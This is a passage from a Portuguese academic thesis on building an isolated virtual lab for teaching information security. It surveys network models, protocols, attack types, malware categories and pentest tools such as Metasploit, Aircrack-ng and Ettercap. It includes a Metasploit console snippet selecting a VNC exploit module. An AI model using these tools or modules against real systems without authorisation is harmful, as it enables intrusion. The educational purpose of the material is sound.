com a falta de um servidor para monitorar as atividades na rede, o ambiente estará mais vulnerável a ataques externos.


### 2.2.1 Modelos de Referência OSI e TCP/IP

Com o objetivo de auxiliar com a interconexão dos sistemas computacionais, a ISO (International Standards Organization) desenvolveu o modelo padrão de referência chamado OSI (Open Systems Interconnection). A necessidade de um modelo padronizado surgiu da crescente complexidade das redes de computadores e das diversas tecnologias de comunicação que estavam sendo desenvolvidas.

"O modelo OSI oferece um modo de dividir arbitrariamente a tarefa da rede em pedaços separados, que estão sujeitos ao processo formal de padronização"(Spurgeon, 2000).

Já para os autores (Tanenbaum e Wetherall, 2011), “o modelo OSI propriamente dito não é uma arquitetura de rede, pois não especifica os serviços e protocolos exatos que devem ser usados em cada camada. Ele apenas informa o que cada camada deve fazer”.

**Figura 13** – Modelos de referência OSI e TCP/IP



Fonte: (Tanenbaum e Wetherall, 2011).

Em um aspecto geral, cada camada dos modelos OSI e TCP/IP atuam em suas respectivas funções, como sendo:

1. Física: Transmitir os dados por meio de sinais elétricos;
2. Enlace de dados: Tratar as comutações realizando o controle do fluxo e detecção de erros;

3. Rede: Controlar a rota de encaminhamento dos pacotes da origem até o destino;
4. Transporte: Encaminhar os segmentos de dados da origem até o destino;
5. Sessão: Conectar os dispositivos entre si, estabelecendo uma comunicação entre eles;
6. Apresentação: Converter o formato do dado para o protocolo de comunicação adequado;
7. Aplicação: Tratar os programas que interagem com o usuário final.

### 2.2.2 Protocolos de Rede

Conceitos que também não poderiam faltar em nossa análise e que são de grande valia para a implementação das práticas para as disciplinas de segurança da informação, são com relação aos protocolos de rede.

Segundo (Torres, 2004), “protocolo é a linguagem usada pelos dispositivos de uma rede de modo que eles consigam se entender, isto é, trocar informações entre si”. Já os autores (Tanenbaum e Wetherall, 2011) trazem o conceito de protocolo como sendo “um conjunto de regras que controlam o formato e o significado dos pacotes ou mensagem que são trocadas pelas entidades pares contidas em uma camada”.

Sob uma visão geral dos principais protocolos de redes:

- **HTTP:** (HyperText Transfer Protocol ou Protocolo de Transferência de Hipertexto): É utilizado para acessar páginas na World Wide Web (WWW) usando links de hipertexto. É um protocolo da camada de aplicação (7).
- **FTP:** (File Transfer Protocol ou Protocolo de Transferência de Arquivo): É utilizado para a transferência de arquivos entre um cliente e um servidor em uma rede. Ele permite que usuários enviem e recebam arquivos. É um protocolo da camada de aplicação (7).
- **DHCP:** (Dynamic Host Configuration Protocol ou Protocolo de Configuração Dinâmica de Hosts): O protocolo permite a configuração automática de dispositivos em uma rede IP. Ele atribui automaticamente endereços IP e outras configurações de rede para dispositivos (cliente) que se conectam à rede. É um protocolo da camada de aplicação (7).
- **DNS:** (Domain Network Service ou Sistema de Nomes de Domínios): É responsável por converter nomes de domínio da internet em endereços de IP. É um protocolo da camada de aplicação (7).
- **TCP:** (Transmission Control Prototol ou Protocolo de Controle de Transmissão): É um protocolo de comunicação orientado a conexão que garante o

correto encaminhamento dos dados pela rede. É um protocolo da camada de transporte (4).

- **UDP:** (User Datagram Protocol ou Protocolo de Datagrama do Usuário): É um protocolo não orientado por conexão onde permite o encaminhamento de datagramas por meios de pacotes via IP. É um protocolo da camada de transporte (4).
- **IP:** (Internet Protocol ou Protocolo de Internet): É um protocolo responsável por endereçar um dispositivo na internet, tornando visível suas informações de identificação. É um protocolo da camada de rede (3).
- **ARP:** (Address Resolution Protocol ou Protocolo de Resolução de Endereço): Utilizado para o mapeamento dos endereços de IP para endereços MAC em uma rede local. É um protocolo da camada de enlace de dados (2).
- **MAC:** (Media Access Control ou Endereço de Controle de Acesso): É responsável por identificar o hardware para se comunicar em rede. É um protocolo da camada de enlace de dados (2).

### 2.2.3 Segurança de Rede


A segurança da informação surgiu com o propósito de prevenir ataques as redes. Seja uma empresa de grande porte ou uma pequena, é crucial proteger as informações e assegurar a integridade de seus dados. O grande problema é que medida que a tecnologia avança rapidamente e torna-se mais eficaz, computacionalmente, novas ameaças surgem, visando comprometer esses sistemas. Implementar e prover políticas de segurança à rede já não é mais uma opção, mas uma necessidade.

Conforme a definição de (Sêmola, 2003), a segurança da informação “é uma área do conhecimento dedicada à proteção de ativos da informação contra acessos não autorizados, alterações indevidas ou sua indisponibilidade”.

O objetivo principal da segurança de rede é prevenir o acesso não autorizado, garantindo a privacidade das informações e a continuidade operacional dos sistemas, considerando as políticas, práticas e procedimentos que promovam a proteção da integridade, confidencialidade e disponibilidade da rede e informação ali disponível.

Pontos importantes destacados pelos autores Nakamura e Geus demonstram os principais focos da segurança, onde:

“a segurança de redes é uma parte essencial para a proteção da informação, porém uma boa estratégia que deve ser levada em consideração são os aspectos humanos e processuais de uma organização. Isso é importante porque outros métodos de ataques, além dos tecnológicos, afetam os níveis de segurança de uma organização.” (Nakamura e Geus, 2002).

**Figura 14** – *Aspectos envolvidos na proteção da informação*

Fonte: (Nakamura e Geus, 2002).

### 2.2.3.1 Vulnerabilidade e Ameaça Digital

Ao examinar os elementos da segurança da informação frequentemente discute-se a importância de garantir a proteção de informações, ativos e redes, tanto em ambientes residenciais quanto comerciais ou empresariais. No entanto é crucial compreender que a necessidade de proteção surge, não só quando uma ação é empreendida para explorar uma vulnerabilidade, mas também pela prevenção antecipada.

A vulnerabilidade em segurança da informação refere-se a fraquezas ou falhas em um sistema, aplicativo, rede ou processo que podem ser exploradas por indivíduos mal-intencionados para comprometer a confidencialidade, integridade ou disponibilidade dos dados. Em outras palavras, uma vulnerabilidade é uma brecha de segurança que pode ser explorada de forma mal-intencionada para realizar ataques.

Identificar e corrigir vulnerabilidades é uma parte crítica da gestão de segurança da informação. Empresas e organizações adotam práticas como testes de penetração, auditorias de segurança e atualizações de sistema para minimizar as vulnerabilidades e proteger seus ativos de informação contra possíveis ameaças.

A ameaça em si é tudo aquilo que pode comprometer a confidencialidade, integridade e disponibilidade dos dados e sistemas. Através das ameaças que um hacker, por exemplo, pode explorar as vulnerabilidades de um determinado serviço ou sistema para causar danos, ou até mesmo obter acessos não autorizados a informações com uso de mecanismos e ferramentas de ataque.

### 2.2.3.2 Ataque Cibernético

Para a compreensão da segurança da informação, envolvendo qualquer situação, seja na proteção de dados pessoais ou dados de uma grande empresa, é importante o conhecimento dos tipos de ataques mais usados por pessoas maliciosas.


Ataques são meios ou formas de se causar algum dano. No meio computacional, o ataque na internet são formas de danificar, destruir uma rede ou um conjunto de sistemas, podendo ser com intuito de roubo ou exposição de dados, ou até mesmo extorsão e roubo de identidade (Judiciário, 2023). Os ataques na internet são realizados com diversos propósitos, visando distintos alvos e utilizando uma variedade de técnicas.

Segundo (Stallings, 2014), “uma maneira útil de classificar os ataques à segurança [...] é em termos de ataques passivos e ataques ativos”.

O ataque ativo é aquele que busca realizar alguma modificação dos dados ou obter acesso a informações que estão sendo trafegados em determinada rede. O objetivo é causar algum tipo de dano, ter o acesso não autorizado, interromper algum serviço ou explorar alguma vulnerabilidade.

Exemplo: Suponha que eu possua um site de e-commerce para vender meus produtos online onde, para os clientes poderem comprar, é necessário que o usuário tenha um login e senha para o acesso. Agora considere que um certo usuário mal-intencionado insira nos campos de login e senha alguns códigos SQL maliciosos ao invés do login padrão. Devido o site não ter sido configurado corretamente com relação à segurança da informação, o site processará o código SQL e enviará ao banco de dados do site como uma consulta SQL. Com os comandos o usuário mal-intencionado consegue acessar as informações de cartão de crédito, senhas e diversos outros dados sigilosos.

**Figura 15 – Ataques passivos e ativos**



Fonte: (Stallings, 2014).

Já o ataque passivo é aquele que busca obter informações ou monitorar o fluxo de informações em rede, mas sem qualquer alteração. O objetivo é obter informações sem ser descoberto.

Exemplo: Suponha que esteja acessando uma rede Wireless (Wi-Fi) pública não segura sem qualquer criptografia. Um indivíduo mal-intencionado que também está na mesma rede Wi-Fi, utilizando de ferramentas de exploração e visualização do tráfego de rede, consegue capturar a troca de mensagens que realizou e obter informações sigilosas ou comprometedoras sem que seja percebido.

### 2.2.3.3 Códigos Maliciosos

Códigos maliciosos são programas de computador desenvolvidos com o propósito de causar danos, explorar vulnerabilidades ou realizar atividades indesejadas em um sistema, dispositivo ou rede. Esses códigos são criados por indivíduos mal-intencionados, como hackers, para comprometer a segurança da informação.

Segundo a definição da *Cartilha de Segurança para Internet* (CERTbr, 2012), “códigos maliciosos (malware) são programas que executam ações danosas e atividades maliciosas para a prática de golpes, realização de ataques e envio de spam”.

Ainda segundo a Cartilha (CERTbr, 2012), os principais tipos de códigos maliciosos podem ser compreendidos por,

*Vírus*: Torna-se parte de programas e arquivos. Propaga-se enviando cópias de si mesmo por e-mails e mensagens;

*Ransomware*: Torna inacessíveis os dados armazenados no dispositivo, geralmente usando criptografia, e exige pagamento de resgate para restabelecer o acesso ao usuário e não vazar os dados;

*Adware*: Projetado para apresentar propagandas;

*Trojan*: Além de executar as funções para as quais foi aparentemente projetado, também executa outras funções, normalmente maliciosas, e sem o conhecimento do usuário;

*Backdoor*: Permite o retorno de um invasor a um dispositivo comprometido, por meio da inclusão de serviços criados ou modificados para este fim. Pode ser incluído pela ação de outros códigos que tenham infectado o dispositivo ou por atacantes que exploram vulnerabilidades no sistema ou aplicativos para invadi-lo;

*Worm*: Propaga-se automaticamente pelas redes, explorando vulnerabilidades nos sistemas e aplicativos instalados e enviando cópias de si mesmo de dispositivo para dispositivo. É responsável por consumir muitos recursos, devido à grande quantidade de cópias de si mesmo que costuma propagar e, como consequência, pode afetar o desempenho de redes e a utilização de dispositivos;

*Botnet*: Rede formada por inúmeros dispositivos zumbis. Permite potencializar as ações danosas executadas pelos bots.

*Rootkit*: Conjunto de programas e técnicas que permite esconder e assegurar a presença de um invasor ou de outro código malicioso em um dispositivo comprometido.”(CERTbr, 2012).

#### 2.2.3.4 Métodos de Ataque e Golpes da Internet

Há uma variedade de métodos de invasão em dispositivos de tecnologia da informação, com isso os métodos utilizados pelos invasores estão sempre evoluindo à medida que a tecnologia avança.

Segundo definem as empresas (Fortinet, 2024) e (CheckPoint, 2024), e da identificação dos métodos mais comuns que são bastante utilizados por criminosos na internet, citam-se:

- **Phishing:** é um método que visa roubar ou danificar dados confidenciais enganando as pessoas enviando mensagens falsas aos usuários, sendo muito frequente o uso em e-mails;
- **Spoofing:** é uma técnica que quando aplicada o invasor finge ser alguém próximo da vítima com uso de conhecimentos e exploração de identidade da vítima;
- **Ransomware:** é um ataque em que um invasor bloqueia o acesso aos dados ou sistema exigindo o pagamento de um resgate para restaurar o acesso às informações;
- **Dns Spoffing (ou falsificação de DNS):** é um ataque em que o invasor altera os registros DNS para redirecionar os usuários para sites maliciosos;
- **ARP Poisoning (ou Envenenamento ARP):** é um tipo de ataque que envia pacotes ARP maliciosos para um gateway de um dispositivo na rede, com a finalidade de alterar o endereço de IP legítimo de um dispositivo seja associado a um endereço MAC falso;
- **Ataque de negação de serviço (DoS):** é um tipo de ataque que busca tornar um dispositivo em rede indisponível, sobrecarregando os dispositivos com diversas requisições de acesso;
- **Ataque de negação de serviço Distribuída (DDoS):** é um tipo de ataque que utiliza de um dispositivo controlando vários outros dispositivos em rede para tornar um recurso ou serviço indisponível. É uma versão mais agressiva do DoS;
- **SYN Flood:** é um tipo de ataque à segurança da informação que atua na camada de transporte do protocolo TCP, como sendo do tipo volumétrico, onde o ataque causa uma negação de serviço pela quantidade de conexões simultâneas que realiza a um determinado destinatário.

#### 2.2.3.5 Ferramentas de uso em pentest

Considerando o contexto para qual podem ser utilizados, foram analisadas e identificadas algumas das ferramentas que são e podem ser utilizadas para a

realização de ataques. O intuito não é promover ou dar assistência com o uso indevido das ferramentas de forma ilegal. O propósito é meramente educativo, onde a partir destas ferramentas identificadas que foi possível definir quais seriam aplicadas e utilizadas no laboratório proposto.

Em muitas empresas, profissionais de tecnologia da informação estão buscando meios de se aplicar testes invasivos voltados à segurança da informação, como formas de testar a segurança do ambiente. Um método de avaliação de segurança muito conhecido na área de segurança é o "Pentest", ou "Teste de Penetração".

Conforme a Cloudflare,

É um exercício de segurança em que um especialista em segurança cibernética tenta encontrar e explorar vulnerabilidades em um sistema de computador. O objetivo deste ataque simulado é identificar quaisquer pontos fracos nas defesas de um sistema dos quais os invasores possam se aproveitar(Cloudflare, 2023).

Após o entendimento do conceito de pentest, foram identificadas e listadas as seguintes ferramentas comumente utilizadas por cibercriminosos:

- **Google Hacking (ou Dorking)**

A própria Google é uma potente ferramenta de busca, podendo ser considerada uma das principais utilizadas pelos hackers. Mas não somente para buscas simples que usuários comuns realizam no buscador, o Google e outros buscadores possuem mecanismos que permitem realizar buscas mais avançadas por meio de palavras-chave e operadores, servindo basicamente como um filtro de informações.

Com o uso desta técnica de pesquisa avançada, um usuário mal-intencionado poderia utilizar para “vasculhar” e obter determinadas informações na internet.

- **Nmap/Zenmap**

O Nmap é um software open-source (ou código aberto) de usabilidade via terminal, que permite realizar varredura e mapeamento de uma rede para localizar e identificar todos os dispositivos ali conectados. O Zenmap outro software open-source (ou código aberto) que funciona como uma interface gráfica para o Nmap.


- **John The Ripper**

John The Ripper é uma ferramenta open-source (ou código aberto) que permite quebrar senhas por meio da técnica de força bruta. Tem certos usos para testes de verificação de senhas fracas e políticas de senhas em empresas.

- Metasploit

O metasploit é uma ferramenta open-source (ou código aberto) utilizada para avaliar a segurança de sistemas, identificar vulnerabilidades e realizar testes e simulações de ataques.

**Figura 16** – Exemplo de uso do Metasploit



```

Metasploit

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/vnc/realvnc_client
msf exploit(realvnc_client) > back
msf >


```

Fonte: (Point, 2023).

- Wireshark

Wireshark é um software open-source (ou código aberto) que permite analisar o tráfego de uma rede e capturar pacotes que estão sendo trafegados.

**Figura 17** – Exemplo de uso do software Wireshark



Fonte: (Wireshark, 2023).

- **Setoolkit (ou Social Engineering Tollkit - Set)**

É uma ferramenta open-source (ou código aberto) que possui diversas ferramentas e scripts para a realização de ataques por meio de engenharia social.

- **Aircrack-Ng**

O Aircrack-ng é um conjunto de ferramentas open-source (ou código aberto) que permite quebrar chaves WPA/WPA2-PSK de redes Wi-Fi.


- **Ettercap**

É uma ferramenta open-source (ou código aberto) que permite realizar ataques do tipo man-in-the-middle, onde um invasor pode capturar informações durante uma comunicação sem ser percebido.

- **Kali Linux**

O sistema operacional Kali Linux, é um sistema que possui uma gama de diversas ferramentas pré-instaladas para usos diversos. Muito utilizado para ambientes de pentest.

**Figura 18 – Kali Linux**



Fonte: (Pplware, 2022).


## 2.3 Segurança da Informação

Segurança da informação é um conjunto de práticas e medidas implementadas para proteger a integridade, confidencialidade e disponibilidade da informação em sistemas de computadores, redes e ambientes tecnológicos. Ela visa garantir que os dados sejam acessados, usados e compartilhados de maneira segura, impedindo o acesso não autorizado, a modificação indevida ou a destruição dos mesmos.

“A Segurança da Informação é a proteção da informação contra uma ampla gama de ameaças, a fim de garantir a continuidade dos negócios, minimizar os riscos de negócio e maximizar o retorno sobre os investimentos e as oportunidades de negócio.” (Hintzbergen, 2018).

Segundo a (ABNT, 2020), por meio de sua norma NBR ISO/IEC 27003:2020, a segurança da informação é definida como "a proteção contra uma ampla variedade de ameaças às informações, visando garantir a continuidade dos negócios, reduzindo os prejuízos comerciais e otimizando o retorno de possibilidades e investimentos [...] sendo caracterizada pela preservação dos três atributos fundamentais da informação: confidencialidade, integridade e disponibilidade".

**Figura 19** – *Pilares da segurança da informação*



Fonte: Elaborado pelos autores.

Considerando a norma NBR ISO/IEC 27003:2020, pode-se compreender os pilares da segurança da informação da seguinte forma:

- **Confidencialidade:** Garantir o acesso à informação somente a pessoas autorizadas.

Exemplo: Uma pessoa possui uma conta bancária que somente esta pessoa e os administradores do banco possuem acesso, se o acesso for realizado por outra pessoa sem a devida permissão, o mesmo estará violando a confidencialidade das informações do titular da conta.

- **Integridade:** Garantir que as informações sejam alteradas somente com autorização.

Exemplo: Uma pessoa realiza uma transação bancária no computador via navegador e durante a transação ocorre uma alteração antes de chegar ao destino, alterando o destinatário de recebimento para o do invasor, violando-se a integridade e confiabilidade das informações.

- **Disponibilidade:** Garantir que as informações estejam disponíveis (acessíveis) quando necessário.

Exemplo: Uma pessoa tenta acessar o aplicativo do banco para realizar um pagamento, porém o sistema informa que está “fora do ar”, consequentemente o acesso às informações estão indisponíveis.

Esses três princípios formam a base da abordagem clássica de segurança da informação. A aplicação desses atributos contribui para a construção de um ambiente seguro, protegendo efetivamente os dados contra ameaças e riscos diversos em qualquer ambiente tecnológico.

## Desenvolvimento e Implementação do Laboratório

---

O projeto de laboratório deste trabalho se dá pela construção de uma infraestrutura mínima que, com base nos dimensionamentos, implementações e testes aplicados, forneça segurança ao docente quanto na aplicação de práticas voltadas à disciplina de segurança da informação, visando não só os possíveis impactos de violação da segurança da informação à instituição de ensino, considerando as possíveis abordagens a serem adotadas pelo docente, como também identificar as possíveis brechas e vulnerabilidades que o discente poderia aplicar em sala de aula com o uso indevido das práticas em laboratório, caso o mesmo não estivesse isolado.

Considerando o arcabouço bibliográfico obtido durante todo o trabalho e dos testes com implementações utilizando diferentes dispositivos computacionais, concluímos que o meio mais adequado para se aplicar um laboratório isolado dentro de uma instituição de ensino é com o uso da tecnologia de virtualização.

Com o uso da virtualização, as máquinas virtuais podem ficar isoladas da rede externa e rede interna, impedindo que seja realizada qualquer ação indesejada por parte do discente utilizando dos métodos, técnicas e ferramentas aqui citadas. Vale citar também a flexibilização que o docente terá para realizar de forma rápida e eficaz a configuração e disposição das respectivas máquinas virtuais com base no tipo de prática a ser lecionada. Considera-se também que os ambientes já estarão pré-configurados para uso, com base nos roteiros de instalação e configuração aqui disponibilizados, bastando o docente adaptar o tipo de prática ao respectivo ambiente.

## 3.1 Modelagem do Ambiente

Para o modelo de laboratório proposto para aulas práticas da disciplina de segurança da informação, foi utilizado o sistema operacional Linux Mint Cinnamon Edition 20.3 “Una” na arquitetura x64, onde o mesmo foi configurado para uso em *Dual Boot*.

Segundo a (ValueHost, 2024), "O Dual Boot é uma técnica que permite que um computador tenha dois sistemas operacionais instalados e possa alternar entre eles durante a inicialização".

O Linux Mint é um sistema operacional *open-source* (código aberto), projetado para funcionar em diversos computadores e notebooks, nas arquiteturas x86 e x64. O software livre é completo e possui flexibilidade para uso em diferentes aspectos, tanto para usuário comum, como também para desenvolvedores e empresas.

O Linux Mint em sua arquitetura é projetado não só para o uso único como sendo o sistema operacional raiz de um sistema, mas também para uso em modo *Dual Boot* ou *Multi-Boot*, onde o usuário consegue escolher com qual sistema operacional deseja utilizar quando iniciar o equipamento (Mint, 2023).

O sistema operacional Linux Mint utilizado neste trabalho possui a mesma versão e especificação do Linux Mint que já é executado em modo *Dual Boot* nos equipamentos dos laboratórios do curso de Bacharelado de Sistemas de Informação do IFG - Instituto Federal de Educação, Ciência e Tecnologia de Goiás, Campus Goiânia. O motivo de escolha do sistema operacional em questão compreende-se pela arquitetura, memória, armazenamento e processador dos computadores disponíveis nos laboratórios de informática do Campus, cuja justificativa será apresentada na sequência, contendo informações coletadas do ambiente já existente e da estrutura do ambiente proposto.

## 3.2 Instrumentos para Coleta de Dados


Para a coleta de dados, foi realizada a pesquisa de campo, onde as especificações dos computadores do laboratório S-400 do Instituto Federal de Goiás – Campus Goiânia, foram coletadas com uso de um script desenvolvido para ser executado diretamente no Windows PowerShell. O motivo de elaborar um script para ser executado no ambiente Windows compreende-se pela praticidade na coleta dos dados do computador e da disposição dos dados para a análise das especificações.

O script foi elaborado para ser executado diretamente no Windows PowerShell, onde os dados necessários foram coletados dos equipamentos dos laboratórios S403 do IFG para a coleta das especificações.

Para a execução do script, bastou realizar login no equipamento com o usuário padrão Aluno, baixar o script via mídia de armazenamento externo (pendrive), e executar o arquivo .ps1 contendo o script elaborado para coleta das especificações do equipamento.

Dentro do sistema operacional Windows 10 com acesso no login Aluno, foi observado que qualquer usuário consegue coletar estas especificações sem restrições do administrador.

**Figura 20** – *Script para a coleta de especificação dos equipamentos do laboratório de informática do IFG*



